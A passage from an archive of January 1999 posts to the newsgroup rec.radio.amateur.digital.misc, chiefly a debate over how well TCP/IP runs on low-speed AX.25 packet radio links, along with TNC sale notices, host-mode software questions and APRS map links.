>A gross oversimplification indeed.

No, just the plain truth. I've seen the same thing happening here, and have heard of it happening in many other places. You can run tcpip services at normal packet speeds (1.2-9.6kb) but hardly anyone except a few fanatics will utilize it because it will be so SLOW. In other words....

They used what worked well, and ignored what didn't. No surprise there.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

92. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: "William A. Wetzel" <n6rky@pacbell.net>
Message-ID: <3694A343.7E1A@pacbell.net>
Source record: 20386

Has it ever occurred to anyone that the vast expanse we have in microwave spectrum is being overlooked for high speed trunking? Just a thought...
--

_____ William A. Wetzel
3014 E. Pearl Avenue
N 6 R K Y Orange, CA 92869-3747
_____ http://home.pacbell.net/n6rky
http://www.qsl.net/n6rky
Amateur Radio Station mailto:n6rky@pacbell.net
mailto:n6rky@qsl.net

93. FS MFJ 1270 C Turbo Plus 9600 Baud Modem NIB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: k4fb@mindspring.com
Message-ID: <3694b7e0.65708142@news.mindspring.com>
Source record: 20387

I have for sale a MFJ 1270 C Turbo Plus 9600 Baud TNC "New in Box Never Used". It also comes with the MFJ software package MFJ-1284 WD for Windows. $160 plus shipping for the whole package.

Terry Jones, W4TL

94. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de>
Message-ID: <3694C786.B93616CA@zeus.uet.e-technik.tu-darmstadt.de>
Source record: 20388

Charles Brabham wrote:

> So far as I've been able to determine, IP is the only real "dog" protocol
> commonly used by Hams. By "dog", I mean that it has consistently proven to
> be a poor performer with Radio. That's why there is no HF tcpip, and very
> little of it on the 1.2-9.6kb links which are most common in the US. You
> have to go to great lengths to approximate the speeds found on the telephone
> to get decent performance out of it. That's why amateur tcpip fanatics are
> the only Hams on the entire planet which have gone so far as to suggest and
> promote "Radioless Ham Radio", where Internet links are used to simulate an
> amateur tcpip RF network which does not actually exist.
> ...
> No, just the plain truth. I've seen the same thing happening here, and have
> heard of it happening in many other places. You can run tcpip services at
> normal packet speeds (1.2-9.6kb) but hardly anyone except a few fanatics
> will utilize it because it will be so SLOW. In other words....
>
> They used what worked well, and ignored what didn't. No surprise there.
>

This is not necessarily true. If you use the AX25 L2 as a virtual
circuit for
TCP/IP and a protocol booster (eg. you drop TCP retransmissions before
passing them
to the L2 circuit), TCP/IP works very well with 9600 bps or even slower
speeds. This is the way
we here in Germany do TCP/IP now for about 2 years and it works quite
well.

The idea is to use VJ header compression (now defined in AX25V2.2) and
the above mentioned
protocol booster. This has been implemented in the IP-router of
PC/FlexNet first and
then ported to Wampes and now the Linux Kernel AX25.

Keep in mind that TCP/IP was *never* designed to be used on wireless
networks. It can stand
very little packet loss which it believes to be caused by network
congestion (which would
be wrong if the packet loss is caused by bit errors - which you find on
wireless
networks). So if you want to use it, you have to use a powerful L2
protocol underneath it.

73ï¿½ Alexander

--
------------------------------+--------------------------------------
| Alexander F. Kurpiers |
|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369
|
| technik u. Elektroakustik | Fax : +49-6151-165545
|
| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0zdf.#rpl.deu.eu
|
------------------------------+--------------------------------------

95. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <772mqeos1@nnrp1.dejanews.com>
Source record: 20389

In article <771r5c$sf1@enews2.newsguy.com>,
"Charles Brabham" <n5pvl@texoma.net> wrote:
>
> Dana H. Myers K6JQ wrote in message <771376$lf7$1@nnrp1.dejanews.com>...
>
> >> >
> >> >The issue is always "better transport" ... i.e. faster.
> >> >1200 is too slow to be interesting, 9600 is right on the margin.
> >>
> >> ... But only if you are limiting yourself to amateur tcpip. The other
> stuff
> >> seems to function much better under poor conditions.
> >
> >Specifically, what "other stuff" are you talking about, Charles?

[posturing deleted]

> So you could read it as "just about everything else besides tcpip" when I
> mention better-performing protocols for Hams.

One more time, what protocols are you specifically talking about?
I ask again because you've dodged the question, and I think
you may be mixing apples and oranges in your comparisons. Please
enumerate the protocols you're talking about so I can understand
what you're saying. Otherwise, you're simply saying "IP sucks",
which isn't particularly useful or even, in a general sense, credible.

I'm not trying to be a bastard about details here, but, in engineering,
details matter if one is to develop an understanding. Right now, you
appear to condemn the performance of IP without actually understanding
it, and that's not helpful.

> >
> >> >I've had my web server visible from the radio network for something
> >> >like 4 years now, and it has seen little use because of speed.
> >>
> >> Or you could say that it has seen little use because it did not function
> >> nearly as well as software which is designed to work at commonly utilized
> >> data rates for packet. (1.2-9.6kb)
> >
> >I suppose one could say this, but what would one actually be saying?
> >Specifically, what software is "designed to work" at 1k2->9k6 bits/sec?
>
> You could read it as "just about everything else besides tcpip" when I
> mention better-performing protocols for Hams. If you have been into packet
> for any time at all, you've noticed that some protocols work much better at

> lower speeds than others do. - Just take it from there. No need to hold your
> hand if you are knowlegable about packet at all.

Well, I've been in packet for a while (10+ years), and I've been an
engineer longer (15+ years). I'm not asking you to hold my hand,
Charles; I'm asking you to suspend your emotional posturing and instead
have a credible technical discussion, so I can better understand your
point of view. Repeatedly interating "IP sucks" does nothing to help.

> >> They used what worked well, and ignored what didn't. No surprise there.
> >
> >A gross oversimplification indeed.
>
> No, just the plain truth. I've seen the same thing happening here, and have
> heard of it happening in many other places. You can run tcpip services at
> normal packet speeds (1.2-9.6kb) but hardly anyone except a few fanatics
> will utilize it because it will be so SLOW. In other words....

Proof by repetitive assertion is no proof at all. Hank says he's been
making IP-based services available for several years but has seen
little use. You assert this is because the services are slow, part
of an emotional platform you promote. How about thinking about one
important practical issue:

1. Amateur packet radio is still, for the most part, mired in the
paradigm of using an AX.25 TNC with a terminal program.

There are folks like us that experiment, and some of us even write
software, but most amateurs are appliance operators when it comes to
packet. I'm not condemning appliance operators, afterall, they're
still *OPERATORS*, but these guys are, for the most part, not interested
in anything but the simplest AX.25 services, connecting to the local
BBS, DX-cluster or spewing APRS.

> They used what worked well, and ignored what didn't. No surprise there.

This statement, attempting to prove that IP packet doesn't work well,
is simply ignoring the practical reality, which is that they used what
they *had*, and ignored what they didn't have.

SMTP/NNTP make perfectly usable mail and bulletin transport
mechanisns, even at 1200 baud. Hank is clearly on the right track.

--
Dana K6JQ
Dana@Source.Net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

96. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <772npj$1ku$1@nnrp1.dejanews.com>
Source record: 20390

In article <3694A343.7E1A@pacbell.net>,
"William A. Wetzel" <n6rky@pacbell.net> wrote:
> Has it ever occurred to anyone that the vast expanse we have in microwave
> spectrum is being overlooked for high speed trunking? Just a thought...

A lot of people have thought about this; Glenn (N6GN) even published
an interesting project using Gunnplexers to build a high-speed
point-to-point link. There are several challenges, however; the
cost can be high, the expertise required is apparently greater than
that of many amateurs, and, to be really useful, a high level of
cooperation is required to build infrastructure.

At the bottom line, the issue isn't technology. The problem that I
perceive is that there isn't adequate interest and material commitment
(i.e., money) among the broader amateur community to build
such infrastructure.

--
Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

97. TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Dana@Source.Net
Message-ID: <772uv5$8e2$1@nnrp1.dejanews.com>
Source record: 20391

In article <3694C786.B93616CA@zeus.uet.e-technik.tu-darmstadt.de>,
Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:

> Keep in mind that TCP/IP was *never* designed to be used on wireless
> networks. It can stand
> very little packet loss which it believes to be caused by network
> congestion (which would
> be wrong if the packet loss is caused by bit errors - which you find on
> wireless
> networks). So if you want to use it, you have to use a powerful L2
> protocol underneath it.

Ahh, someone with a clue. One of the *advantages* of TCP is that
it tends to accumulate data during periods of network congestion.
So, rather than attempting to send a number of smaller fragments,
exacerbating the impact of collisions, TCP will send a single
large frame. This actually improves the protocol efficiency at
time when network congestion is worst.

However, as Alexander points out, data loss due to a poor link
has the opposite problem. A strong MAC protocol, or L2 connection,
is required, as well as tuning the TCP parameters to acknowledge
that a reliable L2 protocol is being used.

Note that TCP isn't unique in confusing frame loss due to error with
frame loss due to congestion, and this simply highlights the generic
problem with coupling upper layer protocols to lower layer link
quality mechnisms.

The fact is, the most popular connection-oriented protocol in
packet radio, AX.25 L2, has a similar problem distinguishing
between error and congestion, which is why savvy operators set
'MAXFRAME' to 1. Otherwise, it has the exact same tendency to
'dog-pile' on a poor link.

When you mention a "protocol booster", how different is this from
setting the retry timer on TCP to a very long value?

--
Dana K6JQ
Dana@Source.Net

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

98. Pactor website

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Pix Antispam <pix@nospam.be>
Message-ID: <3694F117.C404B3D3@nospam.be>
Source record: 20442

Please visit the "ON6TS Fact sheet" which is
accessible through "The Aerts Family homepage".

http://gallery.uunet.be/albert.aerts

99. Re: APRS via MIR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: jacques@nospam.demon.co.uk
Message-ID: <3697f1e4.30408772@news.demon.co.uk>
Source record: 20443
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ian Wade <ian@dowrmain.demon.co.uk> wrote:
ga/
>
>To find out MIR's position at any time in the near future, see:
> http://liftoff.msfc.nasa.gov/realtime/JTrack/Spacecraft.html
>
>[Hint: After downloading the images and satellite vectors from this URL,
>you can then disconnect from your ISP. A Java applet continues to
>display the satellite orbits in real time, running in sync with your
>PC's clock. If you then manually wind the clock forward (from the
>Windows Control Panel), you can discover when MIR will be overhead your
>location].
>

Or if in the UK check out www.badgersoft.com for predictions of all
the sats.

J.

BTW, any Satellite freaks in N.Cumbria?

100. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Robin Gilks <g8ecj@gb7ipd.freeserve.co.uk>
Message-ID: <7733jhfki1@news5.svr.pol.co.uk>
Source record: 20444

Dana H. Myers K6JQ wrote in message <772uv5$8e2$1@nnrp1.dejanews.com>...
>In article <3694C786.B93616CA@zeus.uet.e-technik.tu-darmstadt.de>,
> Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>
>> Keep in mind that TCP/IP was *never* designed to be used on wireless
>> networks. It can stand
>> very little packet loss which it believes to be caused by network
>> congestion (which would
>> be wrong if the packet loss is caused by bit errors - which you find on
>> wireless
>> networks). So if you want to use it, you have to use a powerful L2
>> protocol underneath it.
>
>
>Ahh, someone with a clue.

Here here - I second that :-))

> One of the *advantages* of TCP is that
>it tends to accumulate data during periods of network congestion.
>So, rather than attempting to send a number of smaller fragments,
>exacerbating the impact of collisions, TCP will send a single
>large frame. This actually improves the protocol efficiency at
>time when network congestion is worst.
>
>However, as Alexander points out, data loss due to a poor link
>has the opposite problem. A strong MAC protocol, or L2 connection,
>is required, as well as tuning the TCP parameters to acknowledge
>that a reliable L2 protocol is being used.
>
>Note that TCP isn't unique in confusing frame loss due to error with
>frame loss due to congestion, and this simply highlights the generic
>problem with coupling upper layer protocols to lower layer link
>quality mechnisms.
>
>The fact is, the most popular connection-oriented protocol in
>packet radio, AX.25 L2, has a similar problem distinguishing
>between error and congestion, which is why savvy operators set
>'MAXFRAME' to 1. Otherwise, it has the exact same tendency to
>'dog-pile' on a poor link.
>
>When you mention a "protocol booster", how different is this from
>setting the retry timer on TCP to a very long value?
>
>--

>Dana K6JQ
>Dana@Source.Net

In the UK (this area west of London anyway) we have come to the
conclusion that UI connectionless operation of IP to users from the hub
and virtual circuits between the hubs is the way to go.

If, for example, you have a 10% loss on all links, IP will recover from
that on a *single* hop provided you can get at the timers to put an
upper limit on them to make them more agressive (say a 30 second
max rather than the usual 120sec or infinity).

The inter-hub links operate in virtual circuit mode which causes a reduction
in performance on a single hop but breaks even on the second. By the third
you are ahead by 20% and by the fourth by 70% (rough figures based on
the 10% loss example above). If the per-hop losses are higher then the
gains are returned quicker (in fewer hops).

Many people are looking to IP in the UK as a means of kindling interest
in digital radio - this sparks off more effort in faster modem/radio design
and (my current project) forward error correction at the lowest level.

Heres hoping for a *sensible* continuation of this discussion...

--
73 de Robin Hub manager gb7ipd

g8ecj.ampr.org. IP 44.131.161.112 Located in Flackwell Heath IO91po
NTS: G8ECJ@GB7TVG.#42.GBR.EU AmprNet: g8ecj@gb7ipd.ampr.org
Internet: g8ecj@gb7ipd.freeserve.co.uk http://www.gb7ipd.freeserve.co.uk/
Shack: (+44) 1628 533311 Fax: (+44) 1628 850165

101. Now Got APRS UK map

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Andy Pritchard <apritch@lineone.net>
Message-ID: <719l2.4347$jN3.299@news-reader.bt.net>
Source record: 20445

Hi All

After much hunting around I have found some maps for the UK to be used with WinAprs

Check out the following

http://ourworld.compuserve.com/homepages/Mike_J_Tyrrell/aprsuk.htm

73 Andy, G7OCW

102. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: jeffmc@bsquare.com
Message-ID: <36951a1b.259668034@news.halcyon.com>
Source record: 20446

On Thu, 07 Jan 1999 18:38:29 GMT, Dana@Source.Net (Dana H. Myers K6JQ) scribbled:

>In article <3694C786.B93616CA@zeus.uet.e-technik.tu-darmstadt.de>,
> Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>
>> Keep in mind that TCP/IP was *never* designed to be used on wireless
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>
>
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>it tends to accumulate data during periods of network congestion.
>So, rather than attempting to send a number of smaller fragments,
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>
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>
>The fact is, the most popular connection-oriented protocol in
>packet radio, AX.25 L2, has a similar problem distinguishing
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>'dog-pile' on a poor link.
>
>When you mention a "protocol booster", how different is this from
>setting the retry timer on TCP to a very long value?
>
>--
>Dana K6JQ

>Dana@Source.Net
>
>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

Exactly. That's why when we did CDPD (Cellular Digital Packet Data, a connectionless oriented wireless service, with TCP/IP as the biggest user), we shoved it in a different stack at L4, and did mobility management, smaller packet segmentation at the lowlevel, and encryption. THis way we could abstract the wireless link from TCP/IP, to a certain extent. What helped a bit more was the TCP/IP stack implementing a sliding window algorythm, and pro-active backoff timers, but these weren't required.

Jeff McLeman jeffmc@bsquare.com
Chief Technologist

BSQUARE CORPORATION
"Experts in Windows CE"

http://www.bsquare.com/

---

103. simple digital radio remote control

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: CSTL <cstl@cstl.semo.edu>
Message-ID: <3694C62F.3954D31D@cstl.semo.edu>
Source record: 20447

Can anyone guide my towards some schmetics for simple digital rf transmission? My requirement is basically a remote control for my computer. I can't use IR for it though, because it must be able to transmit 50 feet away through walls in my home. It only needs to transfer about 2 bytes to the computer. The purpose of this remote is just to control a program I'm making that will play music files (mp3 format) on my computer, then transmit them using low-power FM around the house. Anyone have any ideas?

104. Re: Palm III and packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Cyrrin <cyrrin@ringofsteel.org>
Message-ID: <369520DA.2098ED86@ringofsteel.org>
Source record: 20448

I've been thinking about the same thing recently. It would probably be best to start with a setup like palm->palm modem->tnc->radio.
I love the idea of being able to stick a packet station in my coat!
Anyhow, I have quite a bit of programming experience and would be willing to tackle any palm programming that needed to be done, but I'm not exactly clear myself as to how exactly to get everything working together (since I still haven't gotten a packet station on the air by normal means.) My biggest question is this: the palm sees the modem as a "dial-out" device. So it tries to use ppp or slip to connect to a server. But in packet radio, the modem/tnc/radio is not a dial-out device, right? Does it not behave as if it were on some physical network and just send packets out over the radio?
If someone could clear this up for me, I'd be grateful to the point of putting up a web site and how-to on getting your Pilot on the air.
Thanks.

Jeff Balcerski
KC8IZX

105. Help:mfj1278b

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: barry.padgett@virgin.net
Message-ID: <369526a2.11307659@news.virgin.net>
Source record: 20449

```
can anyone point me in the direction of
any software to run host-mode on the
mfj 1278b
many thanks ,,,barry..(g4vwt)
```

106. *FREE internet access. no setup fee, no montly fee free software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: kentracy@email.com
Message-ID: <773glcnmo1@nnrp1.dejanews.com>
Source record: 20450

FREE internet access. you mean you are still paying for it?
Why paid up to $250 for Internet access while you could have it for *FREE*.
NO setup fee, no monthly fee, Free software. So what are ou waiting for?
Please go to http://freeforall.tsx.org to find out how.
I'll bet many people will thanks me for this.

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

107. Re: RF Modem and SiS chip?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: wa5dxp@REMOVETHIS.acadiacom.net
Message-ID: <3694b30f.4177453@news.acadiacom.net>
Source record: 20451

Try www.sis.com.tw.

On Sat, 2 Jan 1999 22:47:05 GMT, cp427@freenet.buffalo.edu (Benedict
P. Barszcz, kb2qzv) wrote:

>Hi all and happy new year,
>I am in possesion of two RF Modems with a SiS Chip on them. Does anyone
>know where I could look for information what there were used for?
>Is there a wevb page where you can punch the numbers form the chip and get
>the information?
>
>thanks for any help.

108. Re: Help:mfj1278b

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uxrYV5qO#GA.218@upnetnews05>
Source record: 20452

Barry,

Other than a test app to show the BLP host mode capibilities that Howie wrote in 1991, nothing is avaialble as of yet for BLP host mode. It's over on tapr if you want to look at it, hostmode.exe if the filename.

This will change in the next 60 days or so, as CSS will be showing Multiterm '99 at the Miami and Charlotte hamfests, the first Windows 32 but BLP host program for the MFJ TNC's. This will be the 3rd in the family of 32 bit Windows terminal programs for the TNC lines (Kantronics and Timewave/AEA being the other 2).

In our development, we found out from Howie that BLP only will work in Packet mode. The non packet HF modes (rtty, cw,etc) will still have to use terminal mode. However we are working with Steven Pan and Howie on seeing if we can develop an HF host mode for the MFJ line.

barry.padgett@virgin.net wrote in message
<369526a2.11307659@news.virgin.net>...
>can anyone point me in the direction of
>any software to run host-mode on the
>mfj 1278b
>many thanks ,,,barry..(g4vwt)

109. FS: 9600 Baud TNCs

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: rnelson@farmtel.com
Message-ID: <369530ae.15263579@news.mwci.net>
Source record: 20453

I have a Kantronics KPC9612 dual port 1200 and 9600 baud TNC for sale.
$ 175.00 OBO

Also DRSI DPK-9600 TNC with a NET-ROM EPROM install. $ 150.00 OBO

Randy, WB0VHB

110. Re: Help:mfj1278b

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uQW1IssO#GA.273@upnetnews03>
Source record: 20454

Bob,

If the TAPR 1.1.9/1.1.9 host is the WA8DED host mode, then no, this version will not support it. Multiterm '99 will support BLP host on the 1270. I think the 1270B firmware was the last to support it. Just type BLP at the cmd: prompt and if it doesnt say EH?, you're good to go.

But the plan is to do a WA8DED host version, which would support PacComm, SCS and the TAPR TNC's. CSS's goal is to have one standard interface for all the TNC's, so when you switch between TNC's, the look and feel is the same.

We're also going to be adding the HAL HF Modems also to the product line, as well as have other products for both the ham and marine community (many are in beta now).

Creative Services Software is a 6 person software development company. Of those 6, 4 are hams, and our mission is to provide high quality software for the ham and mariner.

Bob Nielsen wrote in message ...
>Rick,
>
>I'm glad to see that someone is finally writing software to support this
>host mode. I assume that it will also work with the MFJ 1270 and TAPR
>1.1.8/1.1.9 host mode. Is that a correct assumption?
>
>Bob, w6swe/7
>
>On Thu, 7 Jan 1999 20:21:22 -0600, Rick Ruhl <ricker@cssincorp.com> wrote:
>>Barry,
>>
>>Other than a test app to show the BLP host mode capibilities that Howie
>>wrote in 1991, nothing is avaialble as of yet for BLP host mode. It's over
>>on tapr if you want to look at it, hostmode.exe if the filename.
>>
>>This will change in the next 60 days or so, as CSS will be showing
Multiterm
>>'99 at the Miami and Charlotte hamfests, the first Windows 32 but BLP host
>>program for the MFJ TNC's. This will be the 3rd in the family of 32 bit
>>Windows terminal programs for the TNC lines (Kantronics and Timewave/AEA
>>being the other 2).
>>
>>In our development, we found out from Howie that BLP only will work in
>>Packet mode. The non packet HF modes (rtty, cw,etc) will still have to use
>>terminal mode. However we are working with Steven Pan and Howie on seeing
>>if we can develop an HF host mode for the MFJ line.

>>
>>
>>
>>
>>barry.padgett@virgin.net wrote in message
>><369526a2.11307659@news.virgin.net>...
>>>can anyone point me in the direction of
>>>any software to run host-mode on the
>>>mfj 1278b
>>>many thanks ,,,barry..(g4vwt)
>>
>>
>
>
>--
>Bob Nielsen Internet: nielsen@primenet.com
>Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
>DM42nh http://www.primenet.com/~nielsen

111. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <775tff$2r3@enews3.newsguy.com>
Source record: 20455

William A. Wetzel wrote in message <3694A343.7E1A@pacbell.net>...
>Has it ever occurred to anyone that the vast expanse we have in microwave
>spectrum is being overlooked for high speed trunking? Just a thought...

It's a great idea.

The holdup, as usual, is in the lack of inexpensive, easy to set up and maintain equipment which is widely, easily available. None of the microwave and high-speed equipment has met those criteria yet, so none of it beyond 9.6kb or so has seen widespread use in the US.

Everybody has been saying that the situation will change for the better really soon. They've been saying it for a little over a decade, now.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

112. Two-Way Radios, Antennas, etc.....NEW Site!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: hydepark2way@usa.net
Message-ID: <773n5k$t8j$1@nnrp1.dejanews.com>
Source record: 20456
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Hyde Park 2-Way of Hyde Park Massachusetts announces the "Grand Opening" of it's Electronic Merchandising Division.

This will become your one stop supplier for Two-Way Radios, Emergency Warning Lights, Sirens, Power Supplies, Antenna Products and Batteries. Stop by today and check us out!

http://pages.prodigy.com/hydepark2way

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

113. Laughing Policeman Wireless Society

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: G8ASO <GRFrykman@aol.com>
Message-ID: <369586ee.0@news1.usenetserver.com>
Source record: 20457
Cross-posted to: alt.radio.amateur.club.clarc,aus.radio.amateur.flame,es.rec.radio.amateur,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment

Greetings

hello from Worcester in Central England, may I suggest a visit to my LPWS site?

http://www.members.xoom.com/lpws/

73s Brian

114. Re: Now Got APRS UK map

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: Ciemon G0TRT <hammie@bigfoot.com>
Message-ID: <7740v0$1of$1@news5.svr.pol.co.uk>
Source record: 20458

Andy Pritchard wrote in message <719l2.4347$jN3.299@news-reader.bt.net>...
>Hi All
>
>After much hunting around I have found some maps for the UK to be used with
>WinAprs

Did you try my web page?

http://www.bigfoot.com/~Hammie

The maps there are a lot better abd more up to date.

115. Re: Help:mfj1278b

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn79b1dg.dr.nielsen@bob.localnet>
Source record: 20459

Rick,

I'm glad to see that someone is finally writing software to support this
host mode. I assume that it will also work with the MFJ 1270 and TAPR
1.1.8/1.1.9 host mode. Is that a correct assumption?

Bob, w6swe/7

On Thu, 7 Jan 1999 20:21:22 -0600, Rick Ruhl <ricker@cssincorp.com> wrote:
>Barry,
>
>Other than a test app to show the BLP host mode capibilities that Howie
>wrote in 1991, nothing is avaialble as of yet for BLP host mode. It's over
>on tapr if you want to look at it, hostmode.exe if the filename.
>
>This will change in the next 60 days or so, as CSS will be showing Multiterm
>'99 at the Miami and Charlotte hamfests, the first Windows 32 but BLP host
>program for the MFJ TNC's. This will be the 3rd in the family of 32 bit
>Windows terminal programs for the TNC lines (Kantronics and Timewave/AEA
>being the other 2).
>
>In our development, we found out from Howie that BLP only will work in
>Packet mode. The non packet HF modes (rtty, cw,etc) will still have to use
>terminal mode. However we are working with Steven Pan and Howie on seeing
>if we can develop an HF host mode for the MFJ line.
>
>
>
>
>barry.padgett@virgin.net wrote in message
><369526a2.11307659@news.virgin.net>...
>>can anyone point me in the direction of
>>any software to run host-mode on the
>>mfj 1278b
>>many thanks ,,,barry..(g4vwt)
>
>

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

116. Re: Help:mfj1278b

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: Ernst Niggli <niggli@pyl.unibe.ch>
Message-ID: <3695B331.4536181F@pyl.unibe.ch>
Source record: 20460
Body handling: Binary attachment payload not displayed: niggli.vcf

Rick, will there be a version of Multiterm '99 running on the Macintosh? Or do
you know of
any other new software developments for this platform supporting the MFJ1278?

73

Ernst Niggli
HB9PVI@HB9PD.CHE.EU

Rick Ruhl wrote:

> Bob,
>
> If the TAPR 1.1.9/1.1.9 host is the WA8DED host mode, then no, this version
> will not support it. Multiterm '99 will support BLP host on the 1270. I
> think the 1270B firmware was the last to support it. Just type BLP at the
> cmd: prompt and if it doesnt say EH?, you're good to go.
>
> But the plan is to do a WA8DED host version, which would support PacComm,
> SCS and the TAPR TNC's. CSS's goal is to have one standard interface for all
> the TNC's, so when you switch between TNC's, the look and feel is the same.
>
> We're also going to be adding the HAL HF Modems also to the product line, as
> well as have other products for both the ham and marine community (many are
> in beta now).
>
> Creative Services Software is a 6 person software development company. Of
> those 6, 4 are hams, and our mission is to provide high quality software for
> the ham and mariner.

[One or more binary attachments are retained only in the source text.]

117. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <36b3c614.938880739@news.sci.fi>
Source record: 20461

On Thu, 07 Jan 1999 18:38:29 GMT, Dana@Source.Net (Dana H. Myers K6JQ)
wrote:

: In article <3694C786.B93616CA@zeus.uet.e-technik.tu-darmstadt.de>,
: Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
:
: > Keep in mind that TCP/IP was *never* designed to be used on wireless
: > networks. It can stand
: > very little packet loss which it believes to be caused by network
: > congestion (which would
: > be wrong if the packet loss is caused by bit errors - which you find on
: > wireless
: > networks). So if you want to use it, you have to use a powerful L2
: > protocol underneath it.
:
:
: Ahh, someone with a clue. One of the *advantages* of TCP is that
: it tends to accumulate data during periods of network congestion.

This is an advantage only in the file transfer type applications (ftp,
news, mail etc.) where the important thing is that the data gets
through uncorrupted, but it is of only secondary importance when this
will eventually happen.

In real time applications (which are often defined as application in
which data is useless if it is incorrect but in addition it is useless
if it arrives too late), the data becomes useless while waiting the
congestion or fault to clear out, but still it is transferred to the
other end. An hour old DX-spot or APRS location is not of much value
(other than possibly of historical or of statistical interest).

A real time application is usually designed to handle some missing
data situations and ignore any obsolete data arriving after a link
failure or congestion.

: However, as Alexander points out, data loss due to a poor link
: has the opposite problem. A strong MAC protocol, or L2 connection,
: is required, as well as tuning the TCP parameters to acknowledge
: that a reliable L2 protocol is being used.

If the strong low level connection is implemented with low level
retransmissions (possibly in addition to FEC) there is a temptation to
set the retry limit very high and set the TCP level timeouts very
large, which is fine for file type applications. If some real time
data is sent over the low level link (using either TCP or preferably
UDP), it will also experience the very large retry count if the link

is bad for a while, creating a large backlog of data that is quickly becoming obsolete.

At a minimum, the low level retry count should be set differently for file transfer type data (a large retry count) and real time data (one retry at the most). The problem is how to distinguish between file transfers and real time data. One way would be to classify TCP frames as file transfers and UDP frames as real time data, unfortunately there are real time applications that use TCP and some UDP applications that are not time critical.

Some expiration time mechanism would be preferable for real time data transfers, but since the expiration time would be in seconds or a few minutes at the most, there is the problem of maintaining the accurate time on all intermediate stations.

Paul OH3LWR

118. Re: Help:mfj1278b

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-08 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OJ9bkRxO#GA.132@upnetnews03>
Source record: 20462

Ernst,

